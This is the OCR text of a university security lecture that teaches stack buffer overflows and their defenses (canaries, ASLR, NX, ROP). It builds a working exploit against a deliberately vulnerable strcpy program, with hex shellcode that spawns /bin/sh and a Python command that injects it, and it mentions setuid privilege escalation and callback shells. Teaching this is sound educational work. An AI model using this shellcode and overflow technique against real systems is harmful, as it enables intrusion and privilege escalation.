CS 241 Honors
Security

Ben Kurtovic

University of Illinois Urbana-Champaign

February 7, 2017

Overview

- The circle of life!
  - Vulnerabilities $\rightarrow$ attacks $\rightarrow$ patches $\rightarrow$ new attacks

Overview

- The circle of life!
  - Vulnerabilities → attacks → patches → new attacks
- Stack buffer overflow
  - Stack smashing, privilege escalation, remote callbacks
  - Canaries

Overview

- The circle of life!
  - Vulnerabilities $\rightarrow$ attacks $\rightarrow$ patches $\rightarrow$ new attacks
- Stack buffer overflow
  - Stack smashing, privilege escalation, remote callbacks
  - Canaries
- Address space layout randomization (ASLR)
  - NOP slides

Overview

- The circle of life!
  - Vulnerabilities → attacks → patches → new attacks
- Stack buffer overflow
  - Stack smashing, privilege escalation, remote callbacks
  - Canaries
- Address space layout randomization (ASLR)
  - NOP slides
- Executable space protection (NX bit)
  - Return-oriented programming (ROP)

Overview

- The circle of life!
  - Vulnerabilities → attacks → patches → new attacks
- Stack buffer overflow
  - Stack smashing, privilege escalation, remote callbacks
  - Canaries
- Address space layout randomization (ASLR)
  - NOP slides
- Executable space protection (NX bit)
  - Return-oriented programming (ROP)
- Along the way...
  - Intro to x86
  - System calls

Credit where credit is due

Much of this lecture is inspired by content from **CS 461/ECE 422** (Introduction to Computer Security)[1] taught by Professor Michael Bailey.

Highly recommended if this topic interests you.

[1] `https://courses.engr.illinois.edu/cs461/`

Compatibility note

- Exploits rely on architecture- and OS-specific features
- Examples intended for the regular CS 241 VMs (x86-64 Linux) with GCC, but should work on most Linux machines (with a few caveats)

Compatibility note

- Exploits rely on architecture- and OS-specific features
- Examples intended for the regular CS 241 VMs (x86-64 Linux) with GCC, but should work on most Linux machines (with a few caveats)
- We'll be compiling 32-bit code to make some things easier
    - Requires a special compiler flag: `gcc -m32`

Compatibility note

- Exploits rely on architecture- and OS-specific features
- Examples intended for the regular CS 241 VMs (x86-64 Linux) with GCC, but should work on most Linux machines (with a few caveats)
- We'll be compiling 32-bit code to make some things easier
  - Requires a special compiler flag: `gcc -m32`
  - On VMs, you may need to install the 32-bit GNU C library: `sudo apt install libc6-dev-i386`

Stack smashing

But first, let's talk about bugs in your code...

greeting.c: some bad code

```c
void greeting(const char *name) {
char buf[32];
strcpy(buf, name);
printf("Hello, %s!\n", buf);
}

int main(int argc, char *argv[]) {
if (argc < 2)
return 1;
greeting(argv[1]);
return 0;
}
```

greeting.c: some bad code

```
void greeting(const char *name) {
char buf[32];
strcpy(buf, name);
printf("Hello, %s!\n", buf);
}

int main(int argc, char *argv[]) {
if (argc < 2)
return 1;
greeting(argv[1]);
return 0;
}
```

What's wrong with it?

greeting.c: some bad code

```
void greeting(const char *name) {
char buf[32];
strcpy(buf, name);
printf("Hello, %s!\n", buf);
}

int main(int argc, char *argv[]) {
if (argc < 2)
return 1;
greeting(argv[1]);
return 0;
}
```

What's wrong with it?

Assumption: user won't use our code in a way we didn't intend

greeting.c: some bad code

```c
void greeting(const char *name) {
char buf[32];
strcpy(buf, name);
printf("Hello, %s!\n", buf);
}

int main(int argc, char *argv[]) {
if (argc < 2)
return 1;
greeting(argv[1]);
return 0;
}
```

What's wrong with it?

Assumption: user won't use our code in a way we didn't intend oh, they will...

`greeting.c`: demonstration

```
$ ./greeting John
Hello, John!
```

greeting.c: demonstration

```
$ ./greeting John
Hello, John!
$ ./greeting JohnAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Hello, JohnAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA!
Segmentation fault
```

greeting.c: demonstration

```
$ ./greeting John
Hello, John!
$ ./greeting JohnAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Hello, JohnAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA!
Segmentation fault
```

Okay, but *why* does it segfault?

greeting.c: our best friend, gdb

```
$ gdb --quiet --args ./greeting JohnAAAAAAAAAAAAAAAAAAAAAAAAAAAA...
Reading symbols from ./greeting...done.
(gdb) run
Starting program: ./greeting JohnAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...
Hello, JohnAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA!

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

greeting.c: our best friend, gdb

```
$ gdb --quiet --args ./greeting JohnAAAAAAAAAAAAAAAAAAAAAAAAAAAA...
Reading symbols from ./greeting...done.
(gdb) run
Starting program: ./greeting JohnAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...
Hello, JohnAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA!

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

- Our program crashed trying to execute code at memory address `0x41414141`! (Hint: the ASCII value of `'A'` is `0x41`.)

greeting.c: our best friend, gdb

```
$ gdb --quiet --args ./greeting JohnAAAAAAAAAAAAAAAAAAAAAAAAAAAA...
Reading symbols from ./greeting...done.
(gdb) run
Starting program: ./greeting JohnAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...
Hello, JohnAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA!

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

- Our program crashed trying to execute code at memory address `0x41414141`! (Hint: the ASCII value of `'A'` is `0x41`.)
- To understand why, we need to take a closer look at x86...

x86 crash course

x86 crash course

- Most assembly languages are similar (hope you remember MIPS!)
- Simple sequence of instructions with only basic control flow
- *Little*-endian (least significant byte in lowest address)

x86 crash course

- Most assembly languages are similar (hope you remember MIPS!)
- Simple sequence of instructions with only basic control flow
- *Little*-endian (least significant byte in lowest address)

- Highly backward-compatible
- Rough history:
  - 1974: Intel 8080 microprocessor (8-bit)
  - 1978: 8086 (16-bit)
  - 1985: i386 (32-bit) → x86 ISA
  - 2003: x86-64 ISA (64-bit)

x86 crash course (2)

Two key aspects:

x86 crash course (2)

Two key aspects:

Registers

- General-purpose
  - `eax`
  - `ebx`
  - `ecx`
  - `edx`

x86 crash course (2)

Two key aspects:

Registers

- General-purpose
  - `eax`
  - `ebx`
  - `ecx`
  - `edx`
- Program counter
  - `eip`

x86 crash course (2)

Two key aspects:

Registers

- General-purpose
  - `eax`
  - `ebx`
  - `ecx`
  - `edx`
- Program counter
  - `eip`
- Stack/base pointer
  - `esp`
  - `ebp`

x86 crash course (2)

Two key aspects:

Registers

- General-purpose
  - `eax`
  - `ebx`
  - `ecx`
  - `edx`
- Program counter
  - `eip`
- Stack/base pointer
  - `esp`
  - `ebp`
- And many more...


x86 crash course (2)

Two key aspects:

Registers

- General-purpose
  - `eax`
  - `ebx`
  - `ecx`
  - `edx`
- Program counter
  - `eip`
- Stack/base pointer
  - `esp`
  - `ebp`
- And many more...

Stack layout



x86 crash course: stack management

MIPS

```
sub $sp, $sp, 12
...
sw $t0, 8($sp)
sw $t1, 4($sp)
sw $t2, 0($sp)
...
add $sp, $sp, 12
```

x86 crash course: stack management

MIPS

```
sub $sp, $sp, 12
...
sw $t0, 8($sp)
sw $t1, 4($sp)
sw $t2, 0($sp)
...
add $sp, $sp, 12
```

x86

```
enter
...
push %eax
push %ebx
push %ecx
...
leave
```

x86 crash course: function calls

```
foobar(10, 11, 12);
```

x86 crash course: function calls

```
foobar(10, 11, 12);
```


MIPS

```
addi $a0, $zero, 10
addi $a1, $zero, 11
addi $a2, $zero, 12
jal foobar
```

x86


```
push $12
push $11
push $10
call foobar
```

```
main:
    ...
    push    $12
    push    $11
    push    $10
    call    foobar
    ...

foobar:
    enter
    ...
    leave
    ret
```




x86 crash course: function calls (2)

```
main:
    ...
    push    $12
    push    $11
    push    $10
    call    foobar
    ...

foobar:
    enter
    ...
    leave
    ret
```




x86 crash course: function calls (2)

```
main:
    ...
    push    $12
    push    $11
    push    $10
    call    foobar
    ...

foobar:
    enter
    ...
    leave
    ret
```




x86 crash course: function calls (2)

```
main:
    ...
    push    $12
    push    $11
    push    $10
    call    foobar
    ...

foobar:
    enter
    ...
    leave
    ret
```




x86 crash course: function calls (2)

```
main:
    ...
    push    $12
    push    $11
    push    $10
    call    foobar
    ...

foobar:
    enter
    ...
    leave
    ret
```




x86 crash course: function calls (2)

```
main:
    ...
    push    $12
    push    $11
    push    $10
    call    foobar
    ...

foobar:
    enter
    ...
    leave
    ret
```




x86 crash course: function calls (2)

```
main:
    ...
    push    $12
    push    $11
    push    $10
    call    foobar
    ...

foobar:
    enter
    ...
    leave
    ret
```




x86 crash course: function calls (2)

```
main:
    ...
    push    $12
    push    $11
    push    $10
    call    foobar
    ...

foobar:
    enter
    ...
    leave
    ret
```



x86 crash course: function calls (2)

```
main:
    ...
    push    $12
    push    $11
    push    $10
    call    foobar
    ...

foobar:
    enter
    ...
    leave
    ret
```



Now back to greeting.c

```c
void greeting(const char *name) {
char buf[32];
strcpy(buf, name);
printf("Hello, %s!\n", buf);
}
```

```
$ ./greeting JohnAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

Now back to greeting.c

```
void greeting(const char *name) {
char buf[32];
strcpy(buf, name);
printf("Hello, %s!\n", buf);
}
```

```
$ ./greeting JohnAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

- strcpy is overwiting the return address from greeting to main with "AAAA" (0x414141)
- 0x414141 is (probably) not a mapped address, so we crash

Now back to greeting.c

```c
void greeting(const char *name) {
char buf[32];
strcpy(buf, name);
printf("Hello, %s!\n", buf);
}
```

```
$ ./greeting JohnAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

- strcpy is overwriting the return address from greeting to main with "AAAA" (0x414141)
- 0x414141 is (probably) not a mapped address, so we crash
- Okay... so what? How is this useful?


Plan of attack

- We can overwrite the return address with *anything* we want
- We can jump to any part of the program, but...


Plan of attack

- We can overwrite the return address with *anything* we want
- We can jump to any part of the program, but...
- Since we control `buf`, we can inject our own code and jump to it!

Plan of attack (2)



Plan of attack (2)



Payload

- What code do we run?

[2] `https://en.wikipedia.org/wiki/Shellcode`

Payload

- What code do we run?
- Anything we want: just compile it to x86 beforehand and copy the instructions

[2] `https://en.wikipedia.org/wiki/Shellcode`

Payload

- What code do we run?
- Anything we want: just compile it to x86 beforehand and copy the instructions
- Stereotypical payload: "shellcode"[2], a short piece of code that just starts a shell:

```
execve("/bin/sh", {"/bin/sh", NULL}, NULL);
```

[2] https://en.wikipedia.org/wiki/Shellcode

Payload

- What code do we run?
- Anything we want: just compile it to x86 beforehand and copy the instructions
- Stereotypical payload: "shellcode"[2], a short piece of code that just starts a shell:

```
execve("/bin/sh", {"/bin/sh", NULL}, NULL);
```

1. Why do we use `execve` instead of `execvp`?
2. Why is this a useful exploit?

[2] https://en.wikipedia.org/wiki/Shellcode

Payload

- What code do we run?
- Anything we want: just compile it to x86 beforehand and copy the instructions
- Stereotypical payload: "shellcode"[2], a short piece of code that just starts a shell:

```
execve("/bin/sh", {"/bin/sh", NULL}, NULL);
```

1. Why do we use `execve` instead of `execvp`?
2. Why is this a useful exploit?

- We'll talk about more advanced exploits later...

[2] `https://en.wikipedia.org/wiki/Shellcode`

Shellcode

```
execve("/bin/sh", {"/bin/sh", NULL}, NULL);
```

Our payload:[3]

```
    xor     %eax, %eax
    push    %eax
    push    $0x68732f2f
    push    $0x6e69622f
    mov     %esp, %ebx
    push    %eax
    push    %ebx
    mov     %esp, %ecx
    mov     $0xb, %al
    int     $0x80
```

[3] http://shell-storm.org/shellcode/files/shellcode-827.php

Shellcode

```
execve("/bin/sh", {"/bin/sh", NULL}, NULL);
```

Our payload:[3]

```
xor     %eax, %eax          31 c0
push    %eax                50
push    $0x68732f2f         68 2f 2f 73 68
push    $0x6e69622f         68 2f 62 69 6e
mov     %esp, %ebx          89 e3
push    %eax                50
push    %ebx                53
mov     %esp, %ecx          89 e1
mov     $0xb, %al           b0 0b
int     $0x80               cd 80
```

[3] http://shell-storm.org/shellcode/files/shellcode-827.php

Shellcode (2)

- We have our shellcode, so the whole payload will be:

  $$\textit{shellcode} + \textit{padding} + \textit{code address}$$

- We need padding for our *code address* to be in the right spot to replace the old *return address*

Shellcode (2)

- We have our shellcode, so the whole payload will be:

  shellcode + *padding* + *code address*

- We need padding for our *code address* to be in the right spot to replace the old *return address*
- So we need to find the address of `buf` so we can calculate the new return address

Shellcode (2)

- We have our shellcode, so the whole payload will be:

  $$\textit{shellcode} + \textit{padding} + \textit{code address}$$

- We need padding for our *code address* to be in the right spot to replace the old *return address*
- So we need to find the address of `buf` so we can calculate the new return address

Whaaat?

This is a little tedious, so I'll abridge it

Shellcode (2)

- We have our shellcode, so the whole payload will be:

  $$\textit{shellcode} + \textit{padding} + \textit{code address}$$

- We need padding for our *code address* to be in the right spot to replace the old *return address*
- So we need to find the address of `buf` so we can calculate the new return address

Whaaat?

This is a little tedious, so I'll abridge it

- By disassembling `greeting` in gdb, we find that `buf` is 40 bytes below the base pointer
- Since our shellcode is 23 bytes long, we need $40 - 23 + 4 = 21$ bytes of padding
- By setting breakpoints in gdb, we find that `&buf` is `0xffffd5d0`

Final shellcode

Putting everything together, we get:

```
31 c0 50 68
2f 2f 73 68
68 2f 62 69
6e 89 e3 50
53 89 e1 b0
0b cd 80 ff
ff ff ff ff
ff ff ff ff
ff ff ff ff
ff ff ff ff
ff ff ff ff
d0 d5 ff ff
```

Using Python

- Since the ASCII values in our shellcode aren't normal characters, we can't type them directly
- We'll use Python to feed them to `./greeting`

Using Python

- Since the ASCII values in our shellcode aren't normal characters, we can't type them directly
- We'll use Python to feed them to `./greeting`

```
$ ./greeting John
Hello, John!
$ ./greeting $(python -c "print 'John'")
Hello, John!
```

The grand finale

```
$ ./greeting $(python -c "print '\x31\xc0\x50\x68\x2f\x2f\x73\x68
  \x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80\xff
  \xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff)
  \xff\xff\xff\xff\xd0\xd5\xff\xff'")
```

The grand finale

```
$ ./greeting $(python -c "print '\x31\xc0\x50\x68\x2f\x2f\x73\x68
  \x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80\xff
  \xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff
  \xff\xff\xff\xff\xd0\xd5\xff\xff'")
Hello, 1?Ph//shh/bin??PS??
                                    ??????????????????????????!
sh-4.1$
```

The grand finale

```
$ ./greeting $(python -c "print '\x31\xc0\x50\x68\x2f\x2f\x73\x68
  \x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80\xff
  \xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff)
  \xff\xff\xff\xff\xd0\xd5\xff\xff'")
Hello, 1?Ph//shh/bin??PS??
                              ???????????????????????????!
sh-4.1$ pwd
/home/kurtovc2
sh-4.1$
```

So what?

- Okay, so we can run code we wrote using other code that we control on a computer that we control. How is this significant?

So what?

- Okay, so we can run code we wrote using other code that we control on a computer that we control. How is this significant?
- Two interesting exploits:
  1. Users we don't control
  2. Computers we don't control

Users we don't control: `setuid`

- File permission flag that runs a program as the executable's owner rather than the current user
- Why would we want this?

Users we don't control: `setuid`

- File permission flag that runs a program as the executable's owner rather than the current user
- Why would we want this?
- Some normal programs need special privileges...

```
[kurtovc2@linux-a2 ~]$ ls -l /usr/bin/sudo
---s--x--x. 1 root root 123832 Aug 13  2015 /usr/bin/sudo
```

Users we don't control: `setuid`

- File permission flag that runs a program as the executable's owner rather than the current user
- Why would we want this?
- Some normal programs need special privileges...

```
[kurtovc2@linux-a2 ~]$ ls -l /usr/bin/sudo
---s--x--x. 1 root root 123832 Aug 13  2015 /usr/bin/sudo
[kurtovc2@linux-a2 ~]$ ls -l /bin/ping
-rwsr-xr-x. 1 root root 38200 Jul 22  2015 /bin/ping
```

Users we don't control: `setuid`

- File permission flag that runs a program as the executable's owner rather than the current user
- Why would we want this?
- Some normal programs need special privileges...

```
[kurtovc2@linux-a2 ~]$ ls -l /usr/bin/sudo
---s--x--x. 1 root root 123832 Aug 13  2015 /usr/bin/sudo
[kurtovc2@linux-a2 ~]$ ls -l /bin/ping
-rwsr-xr-x. 1 root root 38200 Jul 22  2015 /bin/ping
```

- If one these had a bug and we used our shellcode on it, we'd become `root`![4]

[4] http://www.vnsecurity.net/research/2012/02/16/exploiting-sudo-format-string-vunerability.html

Computers we don't control: web servers

- Web servers accept tons of input from untrusted sources
- If we could exploit a stack overflow, we can run any code we want on a computer we can't log in to—steal passwords, read databases

Computers we don't control: web servers

- Web servers accept tons of input from untrusted sources
- If we could exploit a stack overflow, we can run any code we want on a computer we can't log in to—steal passwords, read databases
- Need to modify our shellcode to open a network socket, since we aren't accessing the machine directly
    - "Callback shell"

Solution

- Use `strncpy`, not `strcpy`, on untrusted user input!
  - Remember to null terminate. *Not* necessarily done for you.

Solution

- Use `strncpy`, not `strcpy`, on untrusted user input!
  - Remember to null terminate. *Not* necessarily done for you.
- Other functions to watch: `strcat`, `sprintf`, `gets`
  - Use `strncat`, `snprintf`, `fgets` or `getline`


Solution

- Use `strncpy`, not `strcpy`, on untrusted user input!
  - Remember to null terminate. *Not* necessarily done for you.
- Other functions to watch: `strcat`, `sprintf`, `gets`
  - Use `strncat`, `snprintf`, `fgets` or `getline`
- But no one's perfect...

Stack canaries


Stack canaries

- Simple defense mechanism against stack smashing
- Place a magic, unknown value at the beginning of the stack frame
- Check memory address at end of function
- If value has changed, stack overflow has occurred



Stack canaries

- Simple defense mechanism against stack smashing
- Place a magic, unknown value at the beginning of the stack frame
- Check memory address at end of function
- If value has changed, stack overflow has occurred



Stack canaries: example

```
$ gcc -m32 -fstack-protector greeting.c -o greeting
$
```

Stack canaries: example

```
$ gcc -m32 -fstack-protector greeting.c -o greeting
$ ./greeting JohnAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Hello, JohnAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA!
*** stack smashing detected ***: ./greeting terminated
======= Backtrace: =========
/lib/libc.so.6(__fortify_fail+0x4d)[0x343e1d]
/lib/libc.so.6[0x343dca]
./greeting[0x8048492]
./greeting[0x80484ba]
/lib/libc.so.6(__libc_start_main+0xe6)[0x25dd36]
./greeting[0x80483b1]
======= Memory map: ========
00225000-00243000 r-xp 00000000 fd:00 267190       /lib/ld-2.12.so
...
Aborted
```

Stack canaries: limitations

- Not enabled by default until `gcc` 4.8.3
  - Can disable with `gcc -fno-stack-protector`

Stack canaries: limitations

- Not enabled by default until `gcc` 4.8.3
  - Can disable with `gcc -fno-stack-protector`
- (Minor) performance overhead: larger stack, need to write and read value every time a function is called

Stack canaries: limitations

- Not enabled by default until `gcc` 4.8.3
  - Can disable with `gcc -fno-stack-protector`
- (Minor) performance overhead: larger stack, need to write and read value every time a function is called
- Not usually enabled for every function, just the ones likely to be exploited

Stack canaries: limitations

- Not enabled by default until `gcc` 4.8.3
  - Can disable with `gcc -fno-stack-protector`
- (Minor) performance overhead: larger stack, need to write and read value every time a function is called
- Not usually enabled for every function, just the ones likely to be exploited
- Can still overflow function pointers

Stack canaries: limitations

- Not enabled by default until `gcc` 4.8.3
  - Can disable with `gcc -fno-stack-protector`
- (Minor) performance overhead: larger stack, need to write and read value every time a function is called
- Not usually enabled for every function, just the ones likely to be exploited
- Can still overflow function pointers
- In theory, could try to guess; you have a $\frac{1}{2^{32}}$ chance of being right

Address space layout randomization

ASLR

- Buffer overflow relies on knowing the address of some part of our stack so we can jump to it
- Add random offsets to stack (and heap) so we can't predict its addresses

ASLR

- Buffer overflow relies on knowing the address of some part of our stack so we can jump to it
- Add random offsets to stack (and heap) so we can't predict its addresses
- Enabled by default on the Linux kernel since 2005

```
[kurtovc2@linux-a2 ~]$ cat /proc/sys/kernel/randomize_va_space
2
```

ASLR: example

```c
int main() {
int x;
printf("%p\n", &x);
return 0;
}
```

EWS

```
[kurtovc2@linux-a2 ~]$ cat
  /proc/.../randomize_va_space
2
[kurtovc2@linux-a2 ~]$ ./aslr
0xffed490c
[kurtovc2@linux-a2 ~]$ ./aslr
0xfff5bf0c
[kurtovc2@linux-a2 ~]$ ./aslr
0xffbf024c
```

ASLR: example

```c
int main() {
int x;
printf("%p\n", &x);
return 0;
}
```

EWS

```
[kurtovc2@linux-a2 ~]$ cat
  /proc/.../randomize_va_space
2
[kurtovc2@linux-a2 ~]$ ./aslr
0xffed490c
[kurtovc2@linux-a2 ~]$ ./aslr
0xfff5bf0c
[kurtovc2@linux-a2 ~]$ ./aslr
0xffbf024c
```

Test VM

```
ubuntu@ubuntu:~$ cat
  /proc/.../randomize_va_space
0
ubuntu@ubuntu:~$ ./aslr
0xbffff39c
ubuntu@ubuntu:~$ ./aslr
0xbffff39c
ubuntu@ubuntu:~$ ./aslr
0xbffff39c
```

ASLR: limitations

- In practice, the amount of randomness (*entropy*) can be quite low
  - Range `0xff800000` $\rightarrow$ `0xffff0000` (approx)
  - Around 2^{21} possible values—we can probably brute force

ASLR: limitations

- In practice, the amount of randomness (*entropy*) can be quite low
  - Range `0xff800000` $\rightarrow$ `0xffff0000` (approx)
  - Around 2^{21} possible values—we can probably brute force
- *NOP slide*
  - *NOP*: assembly instruction that does nothing
  - In x86: *0x90*

ASLR: limitations

- In practice, the amount of randomness (*entropy*) can be quite low
  - Range `0xff800000` $\rightarrow$ `0xffff0000` (approx)
  - Around 2^{21} possible values—we can probably brute force
- *NOP slide*
  - *NOP*: assembly instruction that does nothing
  - In x86: *0x90*
  - Prepend our shellcode with a few (hundred) thousand NOPs
  - Dramatically increase chance that we jump to a valid part of the code

ASLR: limitations

- In practice, the amount of randomness (*entropy*) can be quite low
  - Range `0xff800000` $\rightarrow$ `0xffff0000` (approx)
  - Around 2^{21} possible values—we can probably brute force
- *NOP slide*
  - *NOP*: assembly instruction that does nothing
  - In x86: *0x90*
  - Prepend our shellcode with a few (hundred) thousand NOPs
  - Dramatically increase chance that we jump to a valid part of the code
- Not everything is randomized (e.g. code segment)

ASLR: limitations

- In practice, the amount of randomness (*entropy*) can be quite low
  - Range `0xff800000` $\rightarrow$ `0xffff0000` (approx)
  - Around 2^{21} possible values—we can probably brute force
- *NOP slide*
  - *NOP*: assembly instruction that does nothing
  - In x86: *0x90*
  - Prepend our shellcode with a few (hundred) thousand NOPs
  - Dramatically increase chance that we jump to a valid part of the code
- Not everything is randomized (e.g. code segment) How can we use this?

Executable space protection

NX bit

- Concept: separation of data from code
- Set a special bit in the page table for a memory block
  - If 1, then we won't let the CPU execute instructions in that block
- If the program counter `eip` enters a data block, we segfault

NX bit

- Concept: separation of data from code
- Set a special bit in the page table for a memory block
  - If 1, then we won't let the CPU execute instructions in that block
- If the program counter `eip` enters a data block, we segfault
- Enabled by default in `gcc`—disable with `gcc -z execstack`
  - A legitimate reasons to disable: self-modifying code, usually for optimization

NX bit

- Concept: separation of data from code
- Set a special bit in the page table for a memory block
  - If 1, then we won't let the CPU execute instructions in that block
- If the program counter `eip` enters a data block, we segfault
- Enabled by default in `gcc`—disable with `gcc -z execstack`
  - A legitimate reasons to disable: self-modifying code, usually for optimization
- What can we do now?

Return-oriented programming (ROP)

- We can still smash our return address, but we can't run our own code
- Chain together sequences of existing code to do unexpected things

Return-oriented programming (ROP)

- We can still smash our return address, but we can't run our own code
- Chain together sequences of existing code to do unexpected things

```c
void printdate() {
system("date");
}

void greeting(const char *name) {
char buf[32];
strcpy(buf, name);
printf("Hello, %s!\n", buf);
}

int main(int argc, char *argv[]) {
if (argc < 2) return 1;
printdate();
greeting(argv[1]);
return 0;
}
```

ROP example

```c
void printdate() {
system("date");
}
```

```
(gdb) disas printdate
Dump of assembler code for function printdate:
